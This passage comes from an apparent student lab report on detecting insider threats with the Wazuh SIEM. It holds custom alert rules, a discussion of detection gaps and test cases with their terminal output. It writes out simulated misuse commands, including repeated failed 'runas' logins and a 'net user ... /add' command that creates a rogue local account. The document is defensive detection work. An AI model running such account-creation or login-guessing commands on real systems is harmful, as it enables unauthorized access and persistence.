<rule id="100001" level="10">
  <if_sid>60122</if_sid>
  <description>INSIDER THREAT: Multiple failed login attempts detected</description>
  <group>insider_threat,authentication_failure,</group>
</rule>

<!-- Rule 2: Unauthorized File Access -->
<rule id="100002" level="10">
  <if_sid>60103</if_sid>
  <description>INSIDER THREAT: Unauthorized file access attempt detected</description>
  <group>insider_threat,file_access,</group>
</rule>

<!-- Rule 3: New User Account Created -->
<rule id="100003" level="10">
  <if_sid>60137</if_sid>
  <description>INSIDER THREAT: New user account created</description>
  <group>insider_threat,account_management,</group>
</rule>

<!-- Rule 4: Audit Policy changed -->
<rule id="100004" level="12">
  <if_sid>60140</if_sid>
  <description>INSIDER THREAT: Audit policy modified - possible evidence tampering</description>
  <group>insider_threat,policy_change,</group>
</rule>

<!-- Rule 5: PowerShell Suspicious Activity -->
<rule id="100005" level="10">
  <if_sid>91001</if_sid>
  <match>powershell</match>
  <description>INSIDER THREAT: Suspicious Powershell activity detected</description>
  <group>insider_threat,powershell,</group>
</rule>

<!-- Rule 6: After Hours Login -->
<rule id="100006" level="8">
  <if_sid>60106</if_sid>
  <time>10pm - 6am</time>
  <description>INSIDER THREAT: Login detected outside business hours</description>
  <group>insider_threat,after_hours,</group>
</rule>
  
```

Figure 6.2: Custom Wazuh Rule Configuration in local_rules.xml

6.4 Experimental Analysis

The experimental results showed that Windows-based insider threat scenarios were detected successfully because the Windows 10 endpoint had the Wazuh agent installed and was forwarding security logs to the SIEM. Detection worked effectively for these test cases due to proper log collection and rule configuration.

However, Test Case 7 was only partially detected because the Metasploitable system did not have a Wazuh agent installed. As a result, Linux host-level activities such as shell commands, privilege escalation attempts, and access to sensitive files like /etc/shadow were not visible to Wazuh. This limited the system's ability to fully correlate events during exploitation testing.

These findings show that SIEM performance depends heavily on agent deployment and endpoint telemetry coverage. In a real environment, incomplete monitoring would reduce security effectiveness because attackers could operate on unmonitored systems without generating enough evidence in the SIEM. Full detection coverage requires agents or proper log forwarding to be installed on all important systems.

6.5 Verification and Validation

Verification confirmed that all system components were set up correctly before testing began. The virtual machines were connected to the CORP-LAB internal network, the Wazuh server was accessible, the


Windows endpoint agent was running, and the custom rule file was reviewed. This ensured that the testing phase focused on detection performance rather than installation or configuration errors.

Validation was completed by running predefined test cases and comparing the expected outcomes with the actual alerts generated by Wazuh. The most reliable validation results came from the Windows endpoint scenarios because they included direct endpoint telemetry. The Linux exploitation test was evaluated as partial detection since Metasploitable did not provide host-level logs.

6.6 Detection Rule Design

Custom detection rules were created and tested for repeated failed login attempts, unauthorized file access, new user account creation, and audit policy changes. The final rule set included Rule 100001, Rule 100002, Rule 100003, and Rule 100004. Only these evaluated rules were included to ensure alignment with the available test evidence.

During audit policy testing, Windows Event ID 4719 was successfully generated and received by Wazuh. However, the event initially triggered Rule 100002 instead of Rule 100004. This issue was caused by the configuration of the custom rules rather than a failure in Windows logging. The troubleshooting process demonstrated that accurate detection depends not only on proper log generation but also on correct rule order, matching conditions, and careful rule design within Wazuh.



```
Employee-windows10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Administrator: Command Prompt
C:\Windows\system32>runas /user:fakeuser cmd
Enter the password for fakeuser:
Attempting to start cmd as user "EMPLOYEE-WINDOW\fakeuser" ...
RUNAS ERROR: Unable to run - cmd
1326: The user name or password is incorrect.

C:\Windows\system32>runas /user:fakeuser cmd
Enter the password for fakeuser:
Attempting to start cmd as user "EMPLOYEE-WINDOW\fakeuser" ...
RUNAS ERROR: Unable to run - cmd
1326: The user name or password is incorrect.

C:\Windows\system32>runas /user:fakeuser cmd
Enter the password for fakeuser:
Attempting to start cmd as user "EMPLOYEE-WINDOW\fakeuser" ...
RUNAS ERROR: Unable to run - cmd
1326: The user name or password is incorrect.

C:\Windows\system32>runas /user:fakeuser cmd
Enter the password for fakeuser:
Attempting to start cmd as user "EMPLOYEE-WINDOW\fakeuser" ...
RUNAS ERROR: Unable to run - cmd
1326: The user name or password is incorrect.

C:\Windows\system32>
```

Figure 6.3: Failed Login Simulation Command Used During Rule Testing




Figure 6.4: Wazuh Dashboard Summary of Generated Alerts

6.7 Implementation and Testing Evidence

Implementation evidence is organized using chapter-based figure numbering. General setup screenshots are presented in Chapter 6, while screenshots related to specific tests are included within the relevant test cases in Chapter 7. This structure improves traceability, as each result is shown together with its objective, procedure, expected outcome, actual result, supporting evidence, and final status.

7. Results and Evaluation

7.1 Overview of Experimental Testing

To assess the performance of the implemented Insider Threat Detection System, several controlled test cases were conducted in the virtual lab environment. These tests simulated both insider misuse and external attack scenarios. Each test case was created to confirm whether the custom Wazuh rules could accurately detect and generate alerts for suspicious activities.

The evaluation process involved performing predefined actions, observing the logs generated by the Windows endpoint, checking alert notifications in the Wazuh Dashboard, and comparing expected results

with actual outcomes. Screenshots are placed directly under each related test case to clearly connect the evidence with its objective, procedure, result, and final status.

7.2 Test Case 1: Multiple Failed Login Attempts

Objective

To identify repeated failed login attempts that could suggest brute-force activity, password guessing, or unauthorized access by an insider.

Procedure


The Windows endpoint session stayed active during testing. The command **runas /user:fakeuser cmd** was used to simulate failed login attempts without logging out. Incorrect passwords were entered several times, and the Wazuh Dashboard was monitored for alert generation.

Expected Result

Wazuh should activate **Rule 100001** with a high severity level when multiple failed login attempts are detected.

Actual Result

Wazuh correctly generated alerts for repeated failed login attempts on the monitored Windows endpoint. The results confirmed that the agent was active, the failed authentication events were logged, and the custom rule worked as expected.



```
Employee-windows10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Administrator: Command Prompt
C:\Windows\system32>runas /user:fakeuser cmd
Enter the password for fakeuser:
Attempting to start cmd as user "EMPLOYEE-WINDOW\fakeuser" ...
RUNAS ERROR: Unable to run - cmd
1326: The user name or password is incorrect.

C:\Windows\system32>runas /user:fakeuser cmd
Enter the password for fakeuser:
Attempting to start cmd as user "EMPLOYEE-WINDOW\fakeuser" ...
RUNAS ERROR: Unable to run - cmd
1326: The user name or password is incorrect.

C:\Windows\system32>runas /user:fakeuser cmd
Enter the password for fakeuser:
Attempting to start cmd as user "EMPLOYEE-WINDOW\fakeuser" ...
RUNAS ERROR: Unable to run - cmd
1326: The user name or password is incorrect.

C:\Windows\system32>runas /user:fakeuser cmd
Enter the password for fakeuser:
Attempting to start cmd as user "EMPLOYEE-WINDOW\fakeuser" ...
RUNAS ERROR: Unable to run - cmd
1326: The user name or password is incorrect.

C:\Windows\system32>
```

Figure 7.1: Failed Login Attempt Simulation Using runas Command




Figure 7.2: Wazuh Alert for Multiple Failed Login Attempts

Status

Passed

7.3 Test Case 2: Unauthorized File Access

Objective

To identify unauthorized access or modification of restricted files on the Windows endpoint.

Procedure

A folder called **Confidential** was created in C:\, and a file named **secret.txt** was placed inside it. Access permissions were then restricted. An attempt was made to access or modify the file. During this process, the Wazuh Dashboard was monitored for File Integrity Monitoring alerts.

Expected Result

Wazuh should trigger **Rule 100002** when suspicious activity is detected on the restricted file.

Actual Result

Wazuh successfully generated an alert for suspicious file activity. File Integrity Monitoring detected changes in the configured path, confirming that Wazuh can provide evidence for monitoring restricted files when the correct directory is set.




Figure 7.3: Restricted File Permission Configuration





Figure 7.4: Confidential File Access Permission Settings



The screenshot shows the Wazuh Security Alerts interface in a web browser. The browser address bar shows the URL [https://192.168.10.10/app/wazuh#/overview/?_g=\(filters:!\(\),refreshInterval:\(pause:!...](https://192.168.10.10/app/wazuh#/overview/?_g=(filters:!(),refreshInterval:(pause:!...). The interface has a navigation bar with 'Modules' and 'Security events' tabs. Below the navigation bar, there is a table titled 'Security Alerts' with columns: Time, Agent, Agent name, Technique(s), Tactic(s), Description, Level, and Rule ID. The table contains six rows of alerts, all with a Level of 10 and Rule ID 100002. The alerts are for 'INSIDER THREAT: Unauthorized file access attempt detected' and are associated with Agent 002 (Employee-window). The timestamps are May 31, 2026, at various times: 14:05:25.531, 14:05:25.528, 14:05:21.325, 14:05:21.323, 14:04:49.336, and 14:04:49.287. The Windows taskbar at the bottom shows the time as 2:06 PM on 5/31/2026.

Time	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
May 31, 2026 > @ 14:05:25.531	002	Employee-window			INSIDER THREAT: Unauthorized file access attempt detected	10	100002
May 31, 2026 > @ 14:05:25.528	002	Employee-window			INSIDER THREAT: Unauthorized file access attempt detected	10	100002
May 31, 2026 > @ 14:05:21.325	002	Employee-window			INSIDER THREAT: Unauthorized file access attempt detected	10	100002
May 31, 2026 > @ 14:05:21.323	002	Employee-window			INSIDER THREAT: Unauthorized file access attempt detected	10	100002
May 31, 2026 > @ 14:04:49.336	002	Employee-window			INSIDER THREAT: Unauthorized file access attempt detected	10	100002
May 31, 2026 > @ 14:04:49.287	002	Employee-window			INSIDER THREAT: Unauthorized file access attempt detected	10	100002

Figure 7.5: Wazuh Alert for Unauthorized File Access

Status

Passed

7.4 Test Case 3: New User Account Creation

Objective

To identify unauthorized creation of a local user account, which may indicate privilege escalation, persistence, or suspicious administrative activity.

Procedure


The command `net user hacker144 Pass123! /add` was executed on the Windows endpoint to create a new user account. After running the command, the Wazuh Dashboard was monitored for account management events and related insider-threat alerts.

Expected Result

The Windows account creation event should be detected and matched with **Rule 100003**.


Actual Result

Wazuh successfully detected the account creation activity and generated an insider-threat alert. The evidence includes the command used to create the account and the alert displayed in the Wazuh Dashboard, confirming that the action was properly detected by the SIEM system.



```
C:\Windows\system32>net user hacker144 Pass123! /add
The command completed successfully.
```

Figure 7.6: New Local User Account Creation Command



```
C:\Windows\system32>net user hacker144
User name                hacker144
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        6/2/2026 12:17:23 AM
Password expires         7/14/2026 12:17:23 AM
Password changeable      6/2/2026 12:17:23 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed      All

Local Group Memberships  *Users
Global Group memberships *None
The command completed successfully.
```

Figure 7.7: Verification of Newly Created Local User Account

